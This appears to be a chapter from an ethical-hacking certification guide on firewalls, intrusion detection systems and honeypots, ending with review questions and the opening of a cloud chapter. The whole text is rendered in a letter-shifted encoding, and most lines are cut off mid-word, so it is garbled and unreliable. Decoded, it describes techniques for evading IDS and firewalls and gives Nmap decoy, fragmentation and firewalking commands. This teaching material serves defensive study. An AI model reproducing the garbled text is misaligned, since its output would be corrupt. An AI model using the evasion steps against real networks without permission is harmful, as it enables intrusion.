,Q WKLW H[HUFLVH \RX ZLOO XVH .DOL DQG WKH)LU
GHWHUPLQH WKH FRQILJXUDWLRQ RI WKH ILUHZDOO
ZLOO QHHG WR EH UXQQQLQJ .DOL DQG KDYH D ILUH
SHUPLVLRQ WR VFDQ
7R XVH)LUHZDON IROORZ WKHVH VWHSV
\$W WKH .DOL WHUPLQDO ZLQGRZ HQWHU WKH IR
ILUHZDON ±6 L LQWHUIDFH! Q S7&3 JDWHZD\ ,3! WD
,Q WKLW H[DPSOH ±6 VWDWHV ZKLFK SRUWV WR
ZLWK Q VWDWHV QR UHYHUVH QDPH UHVROXWLF
7KH ODVW WZR DUH WKH DGGUHV RI WKH JDWHZ
EHKLQG WKH ILUHZDOO 3RSXODWH WKHVH ZLWK
HQYLURQPHQW
3UHVV (QWHU
7KH)LUHZDON VFULSW ZLOO QRZ EH UXQQQLQJ DQ
PRPHQWV
\$IWHU)LUHZDON FRPSOHWHV WDNH D ORRN DW M
DQ LGHD RI KRZ WUDIILF LV KDQGOHG <RX VKRX
ZKLFK RQHV KDYH VRPHWKLQJ OLVWHQLQJ EHKLQ

2QH WKLQJ , KDYHQ¶W PHQWLRQH LQ UHODWLRQ W
ILQG RSHQ SRUWV ,Q SUDFWLFH RQFH DQ DWWDFNH
WKRVL SRUWV DQG FRQILJXUH WKHLU WRROV WR JH
DQRWKHU EHQHILW WR ILQGLQJ WKHVL RSHQ SRUWV
RI WKH V\ VWHP RZQHU PD\ QRW SHUIRUP DQ\ VRUW I
WKHP

8VLQJ 1PDS WR 'HWHUPLQH D)LUHZDOO¶V &RQILJXUD
\$V ZH KDYH VHHQ WLPD DQG WLPD DJDLQ 1PDS LV F
FDVH LW FDQ DOVR SHUIRUP ILUHZDONLQJ ,Q SUDFV
LV FRQILJXUHG WR RQH VWHS SDVW WKH ILUHZDOO
QH[W URXWHU WKH 77/ LV GHFUHPHQWHG E\ DQG D
UHWXUQH

,W VWDUWV ZLWK D 77/ HTXDO WR WKH GLVWDQFH W
ZLWK D 77/ GHFUHDVHG E\ ,I\RX JHW DQ ,&03B7,0(
IRU WKLW SUREH PHDQLQJ WKDW WKH SRUW LV FOR'
7R PDNH WKLW HYHQ PRUH HIIHFWLYH 1PDS KDV D E)
IRU\RX <RX FDQ FDOO WKLW VFULSW DQG WDUJHW I
QPDS VFULSW ILUHZDON WUDFHURXWH WDUJHW LS DGGUHV

,Q WKLW H[DPSOH VFULSW VSHFLILHV WKH VFULSV
H[HFXWHV D WUDFHURXWH WR WKH WDUJHW ,3 DGGU
ILUHZDONLQJ SURFHVV

0RELOH 'HYLFHV DQG)LUHZDOOV

,Q WKH SDVW ILUHZDOOV SURWHFWHG QHWZRUV DV
SHUVRQDO ILUHZDOOV EXW QRZ PRELOH GHYLFHV K
SDVW 7KXV ZH QRZ KDYH ILUHZDOOV IRU PRELOH GH
LV ILOOHG ZLWK GLIIHUHQW TXDOLW\ ILUHZDOOV VF
FDVH IRU \$SSOH¶V GHYLFHV DV ZHO



)RU PRUH LQIRUPDWLRQ RQ PRELOH GHYLFH
GHIHQVHV DYDLODEOH UHIHU WR &KDSWHU ³⁰RE

+RQH\SRWV

2QH RI WKH PRUH LQWHUHVWLQJ V\ VWHPV\RX ZLOO
VRXQG OLNH VRPHWKLQJ ~~WKLQJ~~ EXW LW LV DFWX
XVHG WR DWWUDFW DQG WUDS DWWDFNHUV ZKR DUH
KRQH\SRWV DUH IDU IURP EHLQJ MXVW D ERRE\ WUD

WRROV DV GHFR\V DQG MXVW WR JDLQ LQIRUPDWLF
VSHFLILF VHFXULW\ SUREOHP

+RQH\SRWV GRQW ILW LQWR DQ\ QHDW FODVVLILFD
QXPEHU RI GLIIHUHQW SXUSRVHV RU UROHV IRU DQ
SURLGHV YDOXH IURP EHLQJ XVHG E\ XQDXWKRUL]H
DUH GHVLJQHG WR EH PLVXVHG DQG DEXVHG DQG LQ
V\WHP FDQ DSSHDU DV DQ\ RI WKH IROORZLQJ

- \$ GHGLFDWHG VHUYHU
- \$ VLPXODWHG V\WHP RI VRPH W\SH
- \$ VHUYLFH RQ D KRVW GHVLJQHG WR ORRN OHJLWI
- \$ YLUWXDO VHUYHU
- \$ VLQJOH ILOH

,Q DOO WKHVH H[DPSOHV WKH KRQH\SRW LV FRQILJX
HQYLURQPHQW EXW LW LV DQ\WKLQJ EXW WKDW :K
PD\ EHKDYH WKDW ZD\ LW LV QHYHU LQWHQG HG WR
KRQH\SRW KDV DQ\ VRUW RI DFWLRQV LQ SURJUHVV
VRPH VRUW RI XQDXWKRUL]HG RU DFFLGHQWDO XVH

,Q VRPH FLUFOHV D KRQH\SRW LV YLHZHG DV D GHFF
DQG FDQ EH FRQIXVLQJ ,W LV QRW XQKHDUG RI IRU
\RX SXW LQ \RXU '0= ZLWK WKH JRDO RI KDYLQJ VRP
WKLV ZRXOG EH D YDOLG DQG WUXH VWDWHPHQW W
LQVSHFWLRQ 7KH ODVW WKLQJ \RX ZDQW DV WKH R
VHFXULW\ LV IRU VRPHRQH WR EUHDN LQWR \RXU HQ
WKH '0= 6LQFH D '0= ZRXOG KRVW V\WHPV OLNH Z
VHUYLFHV \RX ZRXOG QRW ZDQW WR GUDZ DQ DWWD



7KLV LV QRW WR VDI\ WKDW VRPH HQYLURQ
DV D GHFR\ EXW LW VKRXOG QRW EH GHSOR\HG DV
KDV EHHQ XVHG WR GUDZ LQWUXGHUV DZD\ IURP F
FDUHIXO SODQQLQJ WR DYRLG SUREOHPV

8VLQJ D +RQH\SRW LQ 3UDFWLFH

\$ KRQH\SRW LV LGHDOO\ VXLWHG WR JHW D FOHDUH
V\WHPV LQ \RXU HQYLURQPHQW 7KH FRPPRQ XVH F
UHVRXUFH VR DV WR EH LQGLVWLQJXLVKDEOH IURP
KRQH\SRW DQG WKH UHDO UHVRXUFH WR WKH VDPH
PRUH HDVLO\

\$Q H[DP SOH RI D W\SLFDO GHSOR\PHQW RI D KRQH\ S
WUDIILF ZHE VHUYHU ,Q WKL V HQYLURQPHQW ZH ZR
FRQILJXUHG LGHQWLFDOO\ LQ WKH '0= 6LQFH ERWK
WR LQ WKH VDPH ORFDWLRQ VKRXOG DOVR PDWFK \$
DFWLRQV ZRXOG LPPHGLDWHO\ EH GHWHFWDEOH DV
QR OHJLWLPDWH XVH 7KL V LQIRUPDWLRQ JDWKHUHG
GHVLJQ DQG SODFH PHQW RI EHWWHU GHIHQVHV

+LJK YV /RZ ,QWHUDFWLRQ

+RQH\SRWV DUH QRW DOO FUHDWHG HTXDO 7KHUH L
LQWHUDFWLRQ YDULHWLHV

- /RZ LQWHUDFWLRQ KRQH\SRWV UHO\ RQ WKH HPXO
EH IRXQG RQ D YXOQHUDEOH V\ VWHP ,I DWWDFNH
WKURZV DQ HUURU WKDW FDQ EH UHYLHZHG E\ DQ
- +LJK LQWHUDFWLRQ KRQH\SRWV DUH PRUH FRPSOH
V\ VWHP WKDW ORRN YXOQHUDEOH EXW DQRHQRW
\$Q\ DFWLYLW\ WKDW KDSSHQV LQ WKL V WLJKWO\ F
UHSRUWHG 2QH RWKHU GLIIHUHQFH LQ WKL V VHW
ZLWK UHDO DSSOLFDWLRQV DUH SUHVHQW

+RQH\SRWV FDQ EH HDVLO\ H[SORUHG DQG HYDOXDW
HQYLURQPHQW 7KRVH DYDLODEOH LQFOXGH .)6HQVF
IHZ

5XQ 6LOHQW 5XQ 'HHS (YDVLRQ 7HFKQLTXHV
(DFK RI WKH GHYLFHV FRYHUHG LQ WKL V FKDSWHU L
6LQFH \RX DV D SHQHWUDWLRQ WHVWHU DUH WU\L
DURXQG WKHVH GHYLFHV LI SRVVLEOH RU DW OHVV
ZH GLVFXVV WKH YDULRXV PHFKDQLVPV DYDLODEOH
GHVLJQH WR GHDO ZLWK

'HQLDO RI 6HUYLEFH YV , '6

\$QRWKHU PHFKDQLVP IRU JHWWLQJ DURXQG DQ , '6 L
ZHDNQHVV LQ WKH V\ VWHP YLD D 'R6 DWWDFN \$ 'R6
WDUJHW LQ VXFK D ZD\ DV WR PDNH LW WHPSRUDUL
FRQVXPSWLRQ RI YLWDO V\ VWHP UHVRXUFHV WKH R
LPSDFWHG PDNLQJ LW OHVV DEOH²RU FRPSOHWHO\
OHDVW QRW IXQFWLRQ WR WKH EHVW RI LWV DEOL\
,I ZH WDUJHW DQ , '6 ZLWK D 'R6 DWWDFN VRPHWKLQ
HUUDWLFDOO\ RU QRW DW DOO 7R XQGHUVWDQG WK
UHVRXUFHV LW QHHGV WR GR LWV MRE \$Q , '6 LV VQ

UXOHV ZKLFK WDNHV D FRQVLGHUDEOH DPRXQW RI
EH FRQVXPHG E\ DQRWKHU HYHQW WKHQ LW FDQ KD
, '6 %\ XVLQJ HQXPHUDWLRQ DQG V\ VWHP KDFNLQJ P
LGHQWL\ ZKLFK UHVRXUFHV DUH XQGHU ORDG RU DI
2QFH WKRVH UHVRXUFHV DUH LGHQWLILHG WKH DW\
PDNH WKH , '6 QRW IXQFWLRQ SURSHUO\ RU EHFRPH
\$WWDFNV VXFK DV WKH SLQJ RI GHDK WHDUGURS
)UDJJOH \$WWDFNV FDQ EH XVHG WR SHUIRUP D 'R6 D

,QVHUWLRQ

\$Q LQVHUWLRQ DWWDFN LV DQ HIIHFWLYH PHWKRG F
LQVHUWLRQ DWWDFN UHOLHV RQ NQRZOHGJH RI KRZ
SDFNHWV RQ WKH QHWZRUN (VVHQWDOO\ WKH LQ\
DFFHSW SDFNHWV WKDW WKH DFWXDO LQWHQG HG UH
DFFHSW D SDFNHW WKDW WKH HQG V\ VWHP UHMHFWD
HQG V\ VWHP GLG DFFHSW WKH SDFNHW DV ZHO \$Q
E\ VHQGLQJ SDFNHWV WR DQ HQG V\ VWHP WKDW WKH
ZRUNV E\ VQLILQJ DOO WUDIILF DQG FRPSDULQJ LW
DWWDFNV LW ZLOO DFFHSW DOO WUDIILF 6LQFH LW
LV SRVVLEOH WR RYHUZKHOP RU GHIHDW LW DQG JH

,Q SUDFWLFH DQ LQVHUWLRQ DWWDFN LV HIIHFWLYH
LGHQWL\ PDOLFLRXV DFWLYLW\

\$QRWKHU ZD\ WR FDUU\ RXW WKLV DWWDFN LV WR W
YDOXHV VXFK DV 77\ WKH IODJV VLJH RU RWKHU LC
E\ DQ HQG V\ VWHP EXW QRW E\ WKH , '6

2EIXVFDWLQJ

%HFDXVH DQ , '6 UHOLHV RQ EHLQJ DEOH WR REVHUY
REVPXULQJ RU REIXVFDWLQJ FRGH FDQ EH DQ HIIHF
RQ PDQLSXODWLQJ LQIRUPDWLRQ LQ VXFK D ZD\ WKH
XQGHUVWDQG LW EXW WKH WDUJHW FDQ <RX FDQ DI
FRGH RU WKURXJK WKH XVH RI DQ REIXVFDWRU 2QH
ROGHU , '6V LV WKH XVH RI 8QLFRGH %\ FKDQJLQJ V
UHVSQRVHV WR WKHLU 8QLFRGH HTXLYDOHQWV \RX
XQGHUVWDQGV EXW WKH , '6 PD\ QRW

:DQW WR FRYHU XS \RXU VFDQQQLQJ DFWLYLWLHV E\
MXVW XVH 1PDS WR PDNH WKH ILUHZDOOV EHOLHYH
ORFDWLRQV 1PDS KDV WKH DEOLW\ WKURXJK WKH
GHHFWLRQ RI WKH DFWXDO VFDQQQLQJ V\ VWHP EHF
QPDS ' 51' WDUJHW LS! *HQHUDWHV D UDQGRP QXPEHU RI G

&U\LQJ :ROI

5HPHPEHU WKH VWRU\ IURP \RXU FKLOGKRRG RI WKH
WKH VWRU\ FULHG ZROI VR PDQ\ WLPHV DV D MRNH \
IORFN QR RQH EHOLHYHG KLP DQG KLV IORFN JRW F
UHZDUGHG ZLWK GLVEHOLHI IURP RWKHUV HYHQ ZKH
RXU , '6 GLVFXVVLQR" (VVHQWLDOO\ WKH VDPH ZD\ D
WDUJHW WKH , '6 ZLWK DQ DFWXDO DWWDFN FDXVLQ
RZQHU , I GRQH UHSHDWHGO\ WKH RZQHU RI WKH V\
WKDW VD\ DQ DWWDFN LV KDSSHQLQJ EXW QR RWK
V\ VWHP RZQHU PD\ VWDUW WR LJQRUH WKHVH ZDUQI
SRVLWLYHV DQG EHFRPH OD\ LQ WKHLU REVHUYDWL
WDUJHW LQ SODLQ VLJKW

6HVVLQR 6SOLFLQJ

7KH W\SH RI HYDVLQR WHFKQLTXH\ SODLQ 6DWHYDVLQR
H[SORLWV WKH IDFW WKDW VRPH W\SHV RI , '6V GRQ\
DQDO\]LQJ WUDIILF , Q DGGLWLRQ LW LV SRVVLEOH
RU WDPSHULQJ ZLWK WKH WUDQVPLVVLQR RI SDFNH\
WKHP DQG LQVWHDG IRUZDUGV WKHP WR WKH WDUJH



7DP SHULQJ ZLWK WKH IUDJPHQWDWLRQ RI E

HHHFWLYH ZD\ RI HYDGLQJ DQ , '6 \$Q H[DP SOH ZRX
WKDW ZKHQ WKH\ DUH UHVVHPEOHG WKH\ RYHUOD
DJDLQ PD\ UHVXOW LQ WKH IUDJPHQWV EHLQJ IRUZ

)XQ ZLWK)ODJV

7KH 7UDQVPLVVLQR &RQWURO 3URWRFRO XVHV IODJ
SDFNHW .QRZOHGJH RI WKHVH IODJV FDQ \LHOG EHC

%RJXV 567

567 LV RQH RI WKH PDQ\ IODJV XVHG WR HQG WZR ZI
DGGLWLRQ WR WKHVH IODJV FKHFNVXPV DUH XVHG
WKDW ZKDW ZDV UHFHLYHG LV ZKDW ZDV VHQW RULJ
FKHFNVXP WR FDXVH WKH , '6 WR QRW SURFHVV WKH
WKDW XSRQ UHFHLSW RI DQ LQYDOLG FKHFNVXP SU
XQLPSHGHG E\ WKH , '6 ZLWKRXW UDLVLQJ DQ DOHUW

6HQVH RI 8UJHQF\

7KH 85* IODJ LV XVHG WR PDUN GDWD DV EHLQJ XUJI

85* ELW VHW DUH SURFHVVHG LPPHGLDWHO\ E\ ³ MXP
RWKHU SDFNHWV 6RPH , '6V GR QRW WDNH WKLW SUF
XQLPSHG HG OHWWLQJ DQ DWWDFN SRWHQWLDOO\ S
(QFU\SWLRQ
6RPH , '6V FDQQRW SURFHVV HQFU\SWHG WUDIILF DQ
HYDVLRLQ WHFKQLTXHV HQFU\SWLRQ LV RQH RI WKH
(YDGLQJ)LUHZDOOV
(DUOLHU \RX OHDUQH G ZKDW D ILUHZDOO LV FDSDEC
6R KRZ GRHV DQ DWWDFNHU HYDGH WKHVH GHYLFHV
,3 \$GGUHV 6SRRILQJ
2QH HIIHFWLYH ZD\ DQ DWWDFNHU FDQ HYDGH D ILU
D WUXVWHG KRVW 8VLQJ VSRRLQJ WR PRGL\ DGGU
VRXUFH RI DQ DWWDFN DSSHU WR FRPH IURP VRPH
:KLOH WKLW DWWDFN FDQ EH HIIHFWLYH WKHUH DUH
SURFHVV 7KH PRUH REYLRXV RQH LV WKH IDFW WKD
WKDW ZRXOG ILW WKH GHILQLWLRQ KHUH 6SHFLILF
WKH QHWZRUN LWVHOI \$Q\ VRUW RI VSHFLDOO\ FUI
ORFDO QHWZRUN EXW FRPLQJ IURP RXWVLGH WKH Q
6RXUFH 5RXWLQJ
8VLQJ WKLW WHFKQLTXH WKH VHQQGHU RI WKH SDFN
WDNH WKURXJK WKH QHWZRUN LQ VXF D ZD\ WKDW
ILUHZDOO QRGH 8VLQJ WKLW WHFKQLTXH WKH DWW
7KURXJK WKH XVH RI VRXUFH URXWLQJ LW LV HQWL
SDFNHW WR VSHFL\ WKH URXWH WKH\ ZDQW LW WR
QRUPDO URXWLQJ SURFHVV ,Q WKLW SURFHVV WKH
KDYH DOO WKH LQIRUPDWLRQ LW QHHGV DERXW WKH
LWV RZQ EHVW SDWK IRU JHWWLQJ WR LWV GHVWLQ
%\ HPSOR\QJ VRXUFH URXWLQJ DQ DWWDFNHU PD\
QRUPDOO\ EH UHDFKDEOH 7KHVH V\ VWHPV FRXOG L
WKRVH WKDW DUH SURWHFWHG XQGHU QRUPDO FRQC
HYHQ EH DEOH WR SHUIRUP ,3 VSRRLQJ IXUWKHU F
DWWDFN E\ PDNLQJ WKH SDFNHW\ V RULJLQ XQNQRZC
)RUWXQDWHO\ WKH HDVLHVW ZD\ WR SUHYHQW VRX
DQ\ VRXUFH URXWLQJ DWWHPSWV RQ WKH SULYDWHC
)UDJPHQWDWLRQ

7KH DWWDFNHU XVHV WKH ,3 IUDJPHQWDWLRQ WHFK
DQG IRUFH WKH 7&3 KHDGHU LQIRUPDWLRQ LQWR WK
ZKHUH WKH 7&3 IODJV ILHOG LV IRUFHG LQWR WKH V
IODJV RQO\ LQ WKH ILUVW RFWHW 7KXV WKH , '6 LJ
7R FDXVH IUDJPHQWDWLRQ RI WUDIILF LQ 1PDS \RX
1PDS ±V6 ±V9 ±I LS DGGUHV RU KRVWQDPH RI WDUJHW!

1RWH WKDW WKH ±I LQVWUXFWV 1PDS WR EUHDN WK
IUDJPHQWV ZKLFK PD\ EH DEOH WR SDVV E\ GHIHQV
WDUJHW

7ZR IRUPV RI IUDJPHQWDWLRQ FDQ EH XVHG WR GHI
UHDVVHPEO\ DQG RYHUODSSLQJ IUDJPHQWV

,Q WKH ILUVW FDVH UHDVVHPEO\ RI IUDJPHQWV LV
LQWHQWLRQDOO\ 8QGHU QRUPDO FRQGLWLRQV WKH
DQG EHFDXVH HDFK IUDJPHQW LV QXPEHUG WKH K
+RZHYHU WR IRRO DQ , '6 DQ DWWDFNHU FDQ H[SORI
SDFNHWV RXW RI RUGHU ZKLFK VRPH , '6V FDQQRW C
WUDIILF EXW E\ RQO\ VHQLQJ VRPH RI WKH IUDJPH
XQWLO WKH ODVW ELW DUULYHV 7KH SUREOHP KHU
WKHP LQ PHPRU\ ZKLOH LW ZDLW ,I DQ DWWDFNHU
EH XVHG XS RQ WKH , '6

,Q WKH FDVH RI RYHUODSSLQJ IUDJPHQWV WKH , '6 L
UHDVVHPEOH WKH ULJKW ZD\ 7KLV PHDQV WKDW WK
WRJHWKHU VR WKH , '6 ZLOO IDLO ZKHQ WU\LQJ WR

,3 \$GGUHVHV WR \$FFHV :HEVLWHV

\$ PHFKDQLVP WKDW LV HIIHFWLYH LQ VRPH FDVHV D
RI DQ ,3 DGGUHV LQ SODFH RI D 85/ 6LQFH VRPH IL
DFWXDO ,3 DGGUHVHV XVLQJ WKH DGGUHV WR DF
WKH GHYLFH



0HFKDQLVPV VXFK DV KRVW LS FDQ FRQYHU
SRWHQWLDOO\ DOORZLQJ WKLV DGGUHV WR EH XV

2WKHU PHFKDQLVPV WKDW DUH VRPHZKDW VLPLODU
DQRQ\PLJHUV DQG RSHQ SXEOLF SUR[\ VHUYHUV WR
UHVWULFWLRQV RI D FRPSDQ\

,&03 7XQQHOLQJ

<HW DQRWKHU PHWKRG WR E\SDVV RU HYDGH D ILUH
,&03 FDQ EH XVHG WR E\SDVV D ILUHZDOO WKURXJK
VSHFLILFDWLRQ UHVSQRVLEOH IRU GHILQLQJ WKH R
DQG VWUXFWXUH RI WKH SDFNHW EXW QRW ZKDW WK
WR WKLW DPELJXXV GHILQLWLRQ RI WKH GDWD SRU
WKXV DOORZLQJ D GLYHUVH UDQJH RI LWHPV WR EH
FDQ LQFOXGH LQIRUPDWLRQ UHJDUGLQJ DSSOLFDWL
PDOZDUH 7KH UHVXOW FDQ EH WKDW DQ RUJDQL]DW
2QH WRRO WKDW LV HHHFWLYH DW SHUIRUPLQJ WKL
WXQQHO FRPPDQGV ZLWKLQ DQ ,&03 HFKR SDFNHW
VKHOO ERWK RI ZKLFK DOORZ FUDIWLQJ RI SDFNH

\$&. 7XQQHOLQJ

3XUVXLQJ D YDULDWLRQ RI D WKHPH \RX FDQ DOVR
D ILUHZDOO \$&. WXQQHOLQJ H[SORLWV WKH IDFW W
KDYH WKH \$&. ELW FRQILJXUH 7KH UHDVRQ IRU WK
UHVSQRG WR SUHYLRXV DQG DVVXPHG OHJLWLPDWH
\$Q DWWDFNHU FDQ OHYHUDJH WKLW IODZ E\ VHQQGLQ
VXFK DV \$FN&PG

+773 7XQQHOLQJ

\$Q DGGLWLRQDO YDULDWLRQ RI WKH WXQQHOLQJ PH
PD\ EH RQH RI WKH HDVLHVW RQHV WR XVH PDLQO\ |
WKURXJK PDQ\ ILUHZDOOV DV SDUW RI QrupDO RSHU
EHFDXVH MXVW DERXW HYHU\ FRPSDQ\ QHHGV WR KC
WR UHVRXUFHV VXFK DV ZHE VHUYHUV DQG ZHE DSS
2QH WRRO WKDW PD\ EH XVHG WR H[SORLW WKLW VL
VHUYHU DUFKLWHFWXUH WR IDFLOLWDWH LWV RSHU

7HVWLQJ D)LUHZDOO DQG ,'6

:LWK VR PDQ\ WHFKQLTXHV DQG PHFKDQLVPV DW \RX
GHIHQVLYH DQG PRQLWRULQJ FDSDELOLWLHV

2YHUYLHZ RI 7HVWLQJ D)LUHZDOO

7KH IROORZLQJ DUH WKH JHQHUDO VWHSV IRU WHVW
ZKHWKHU LW LV EDVHG RQ KDUGZDUH RU VRIWZDUH

)RRWSULQW WKH WDUJHW

3HUIRUP SRUW VFDQQQLQJ

3HUIRUP EDQQHU JUDEELQJ DJDLQVW RSHQ SRUW\

\$WWHPSW ILUHZDONLQJ

'LVDEOH WUXVWHG KRVWV

3HUIRUP ,3 DGGUHV VSRRLQJ

3HUIRUP VRXUFH URXWLQJ

6XEVWLWXWH DQ ,3 DGGUHV IRU D 85/

3HUIRUP D IUDJPHQWDWLRQ DWWDFN

8VH DQ DQRQ\PL]HU

0DNH XVH RI D SUR[\ VHUYHU WR E\SDVV D ILUHZI

8VH ,&03 WXQQHOLQJ

8VH \$&. WXQQHOLQJ

2YHUYLHZ RI 7HVWLQJ DQ ,'6

0XFK OLNH WHVWLQJ D ILUHZDOO WKHUH LV D JHQH
VRPHWKLQJ OLNH WKH IROORZLQJ

'LVDEOH WUXVWHG KRVWV

\$WWHPSW DQ LQVHUWLRQ DWWDFN

,PSOHPHQW HYDVLRQ WHFKQLTXHV

3HUIRUP D 'R6

8VH FRGH REIXVFDWLRQ

3HUIRUP D IDOVH SRVLWLYH JHQHUDWLRQ WHFKQ

\$WWHPSW D 8QLFRGH DWWDFN

3HUIRUP D IUDJPHQWDWLRQ DWWDFN

,W LV LPSRUWDQW WR UHPHPEHU WKDW QRW HYHU\ I
EXW \RX VKRXOG VWLOO ORJ WKH UHVXOWV DQG PDI
WHVWLQJ LV FRPSOHWH FRPSDUH DQG DQDO\]H WKH
SDWWHUQV RU EHKDYLRU WKDW PDI\ LQGLFDWH WKH
SUHVHQW

6XPDU\

,Q WKL V FKDSWHU ZH ORRNHG DW ILUHZDOOV , '6V I
D QHWZRUN DV ZHOO DV VRPHWKLQJ WR HYDGH DV D
ZKHUHDV PDQ\ DWWDFNV DUH HIIHFWLYH DW JHWWLC
DQ\ RI WKH V\ VWHPV ZH KDYH FRYHUHG 7RGD\ ¶V QH
RI GHIHQVLYH DQG GHWHFWLYH PHDVXUHV GHVLJQH
&RUSRUDWLRQV QRZ URXWLQHO\ XVH PDQ\ GHIHQVLY
SXWWLQJ D VWRS WR DWWDFNV , QWUXVLRQ GHWHFV
ILUHZDOOV KRQH\SRWV DQG RWKHU VXFK V\ VWHPV
DFWLYLWLHV \$OWKRXJK WKHVH GHYLFHV DUH IRUPL
PXVW OHDUQ KRZ WKH\ ZRUN DQG WKHQ VHH ZKDW \
JHW DURXQG WKHP DOWRJHWKHU

([DP (VVHQWLD OV

8QGHUVWDQG WKH GLIIHUHQW. QRSZHWKFDWLQRIWDDOO I
DQG WKDW HDFK RSHUDWHV D OLWWOH GLIIHUHQWO'
WKH QHWZRUN OHYHO DQG DUH FRPPRQO\ HPEHGGHC
GHYLFHV XQWR WKHPVHOYHV

.QRZ WKH GLIIHUHQFHV EHWZHHQ 8Q'6WUDQGDQ,G6WKDV
1,'6 DUH QRW WKH VDPH DQG GR QRW PRQLWRU WKH
WUDIILF RQ D QHWZRUN EXW GLPLQLVKHV LQ HIIHFW
KDV GLPLQLVKHG FDSDELOLW\ RXWVLGH D VSHFLILF

8QGHUVWDQG WKH UROH\$RKDQKRSQHWSEWD WRRO XVH
IRU WKH SXUSRVH RI UHVHDUFK WR DFW DV D GHFR
DWWDFNV \RX PD\ EH IDFLQJ DQG KRZ ZHOO \RXU GH

5HYLHZ 4XHVWLRQV

\$Q +,'6 LV XVHG WR PRQLWRU DFWLYLW\ RQ ZKLFK
\$ 1HWZRUN
% \$SSOLFDWLRQ
& /RJ ILOH
' +RVW
:KLFK RI WKH IROORZLQJ FDQ EH XVHG WR LGHQW
\$ 6HDUFK HQJLQH
% (PDLO
& 3RUW VFDQQQLQJ
' *RRJOH KDFNLQJ
\$Q 1,'6 LV EDVHG RQ WHFKQRORJ\ VLPLODU WR ZK
\$ 3DFNHW VQLIILQJ
% 3ULYLOHJH HVFDODWLRQ
& (QXPHUDWLRQ
' %DFNGRRU
:KLFK RI WKH IROORZLQJ FDQ EH XVHG WR HYDGH
\$ 3DFNHW VQLIILQJ
% 3RUW VFDQQQLQJ
& (QXPHUDWLRQ
' (QFU\SWLRQ
\$OWHULQJ D FKHFNVXP RI D SDFNHW FDQ EH XVH
\$ 6HQG DQ 567
% 6HQG D 85*
& 5HVHW D FRQQHFWLRQ
' (YDGH DQ 1,'6
)LUHZDONLQJ LV GRQH WR DFFRPSOLVK ZKLFK RI
\$)LQG WKH FRQILJXUDWLRQ RI DQ 1,'6
%)LQG WKH FRQILJXUDWLRQ RI DQ +,'6
& 8QFRYHU D KRQH\SRW

' \$QDO\]H D ILUHZDOO
\$ PHWKRG IRU RYHUZKHOPQLQJ DQ ,'6 XVLQJ SDFN
NQRZQ DV ZKDW"
\$ 6HVVLRLQ VSOLFLQJ
% ,QVHUWLRQ
&)UDJPHQWLQJ
' \$&. VFDQQLQJ
+RZ GRHV D IUDJPHQWDWLRQ DWWDFN ZKLFK WDI
VHQGV RQO\ VRPH RI WKH IUDJPHQWV WR WKH WDI
\$ %\ FRQVXPLQJ SURFHVVURU SRZHU RQ WKH ,'6
% %\ RYHUZKHOPQLQJ WKH ,'6 ZLWK WRR PDQ\ IUD.
& %\ H[KDXVWLQJ PHPRU\ E\ FDFKLQJ WKH IUDJPH
' %\ ILOOLQJ YLUWXDO PHPRU\ ZLWK WRR PXFK GI
:KLFK RI WKH IROORZLQJ XVHV D GDWDEDVH RI NC
\$ 6LJQDWXUH ILOH
% \$QRPDO\
& %HKDYLRU
' 6KHOOFRGH
\$Q DQRPDO\ EDVHG 1,'6 LV GHVLJQHG WR ORRN IR
\$ 3DWWHUQV RI NQRZQ DWWDFNV
% 'HYLDWLRQV IURP NQRZQ WUDIILF SDWWHUQV
& /RJ DOWHUDWLRQV
')DOVH SRVLWLYHV
0XOWLKRPHG ILUHZDOO KDV D PLQLPXP RI KRZ PI
\$ 7ZR
% 7KUHH
&)RXU
')LYH
\$ '0= LV FUHDWHG ZLWK ZKLFK RI WKH IROORZLQJ
\$ \$ ILUHZDOO DQG D URXWHU
% \$ PXOWLKRPHG ILUHZDOO

& 7ZR URXWHUV
' \$ PXOWLKRPHG URXWHU
\$ ILUHZDOO LV XVHG WR VHSDUDWH ZKLFK RI WKH
\$ 1HWZRUNV
% +RVWV
& 3HUPLVVLRQV
' \$&/
,Q SUDFWLFH D KRQH\SRW ZLOO EH FRQILJXUHG K
\$ \$V DQ XQSDWFKHG V\ VWHP
% \$V D GHFR\ VHUYHU
& \$V D GXSOLFDWH RI D UHDO V\ VWHP
' \$V DQ DQDO\VLV WRRO
:KLFK SRUWV GRHV 6103 XVH WR IXQFWLRQ"
\$ DQG
% DQG
& DQG
' DQG
+773 LV W\SLFDQD\ RSHQ RQ ZKLFK SRUW LQ D ILI
\$
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&
,
:KDW LV D V\ VWHP XVHG DV D FKRNH SRLQW IRU W
\$, '6
% '0=
& %DVWLRQ KRVW
' 6103 KRVW
\$W ZKLFK OD\HU RI WKH 26, PRGHO GRHV D SDFNH
\$ /D\HU
% /D\HU
& /D\HU

' /D\HU

:KDW W\SH RI ILUHZDOO DQDO\]HV WKH VWDWXV F
\$ &LUFXLW OHYHO

% 3DFNHW ILOWHULQJ

& 6WDWHIXO LQVSHFWLRQ

' 1,'6

:KDW FDQ EH XVHG LQVWHDG RI D 85/ WR HYDGH \
\$,3 DGGUHV

% (QFU\SWLRQ

& 6WDWHIXO LQVSHFWLRQ

' 1,'6

&KDSWHU
&ORXG 7HFKQRORJLHV DQG 6HFXULW\

&(+ (; \$ 0 7 2 3 , & 6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5

- ✓ , , , 6HFXULW\
- (1HWZRUN VHFXULW\
- 3 9XOQHUDELOLWLHV



:KDW LV WKH FORXG" :KHUH LV WKH FO
7KHVH DUH DOO TXHVWLRQV \RX¶YH SUREDEO\FKORXU
FRPSXWLQJ\YHU\ZKHUH

,Q WKH VLP SOHVW WHUPV FORXG FRPSXWLQJ PHDQ\RYHU WKH ,QWHUQHW LQVWHDG RI ORFDOO\ 7KH FOZKHUH WKH H[DFW XQGHUO\LQJ PHFKDQLFV DUHQ¶W 5DWKHU WKH IXQFWLRQDOLW\ SURYLGHG LV WKH LP7KH FORXG LV GLIIHUHQW WKDQ QHWZRUN DWWDFKH GLIIHUHQW 6WRULQJ FRQWHQW RQ D KRPH VWRUDJH VDPH DV KDYLQJ RU XWLOL]LQJ WKH FORXG ,Q IDFW VWRUDJH PHWKRGV RI WKH SDVW DQG FRXQWV DV D VWRUDJH RU VLP SO\ DV D GHYHORSPHQW SODWIRUP FRPSDQLHV ZRXOG KDYH \RX EHOLHYH ZLWK RQH FR&ORXG¶ MXVW WR PDNH WKLQJV PRUH FRQIXVLQJ

:KDW ,V WKH &ORXG"

:KLDORXG FRPLSXWLQJZ WHUP LW LV QRW D QHZ FR
